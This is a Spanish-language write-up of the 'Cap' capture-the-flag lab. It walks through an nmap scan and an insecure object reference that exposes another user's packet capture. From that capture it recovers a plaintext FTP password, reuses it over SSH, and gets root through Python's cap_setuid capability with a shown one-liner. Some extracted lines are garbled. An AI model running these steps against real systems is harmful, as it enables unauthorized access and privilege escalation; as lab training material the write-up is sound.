## Cap - Writeup

## **EXPLOTACION - RECONOCIMIENTO**


Realizamos un escaneo de puertos con nmap:


```
STATE SERVICE REASON
                                    VERSION
                  syn-ack ttl 63 vsftpd 3.0.3
21/tcp open ftp
22/tcp open ssh
                     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2Q\
8dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3zi0D6tXT7MMnDU7CfG1PfMqdU2970VP35
8L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1M0+mKH7EobPR/ZWrFGLeVFZbB6jYEflCty8W8Dwr7H0dF1gULr+Mj+BcykLlzI
CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh
    256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvy
8I5MAGpX8deeKI=
    256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0E0i8vS+sByUiZdBsuz0v/7zITtSuaTFH
                     syn-ack ttl 63 gunicorn
 http-methods:
   Supported Methods: HEAD GET OPTIONS
|_http-title: Security Dashboard
 _http-server-header: gunicorn
```

Por el puerto 80 accedemos a un panel de control con el usuario nathan:



Si hacemos click en security snapshot nos muestral la data del usuario 2:





El usuario 1 tienen tambien todo "0" pero si buscamos el usuario 0 podemos ver que el contenido cambia:

Nos descargamos el archivo "0.pcap" y buscamos que es un archivo .pcap:

```
Network Traffic Analysis: ¿Qué es un archivo PCAP?

10 jun 2021 — Los analizadores de red como Wireshark crean archivos .pcap para recopilar y registrar datos de paquetes de una red. PCAP viene en una variedad ...
```

Lo abrimos con wireshark y vemos que hay una solicitud que se recibe en la que dice que especifique la password:

00 2.001000	102.100.100.1	102.100.100.10	101	OF OTATE - ST [WORL ORD I WOR ST WIN IDOITOO F
36 4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
37 4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Le
38 4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.

Hacemos click derecho y "follow tcp stream" y podemos ver que se filtra una contraseña en texto plano:

```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.
```

Probamos si podemos acceder por ssh con estas credenciales y estamos dentro:

```
nttps://ubuntu.com/blog/microk8s-memory-optimisation
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list -- upgradab

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7

nathan@cap:~$
```

## **ESCALADA DE PRIVILEGIOS**

Revisamos las capabilities del usuario nathan:

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Con python3.8 tenemos el permiso de alterarnos el uid. Esto quiere decir que con python3.8 podemos alterar el uid del usuario que ejecuta el comando:

```
import osos.setuid(0)os.system ('/bin/bash -p')
```

```
nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system('/bin/bash -p')
root@cap:~#
```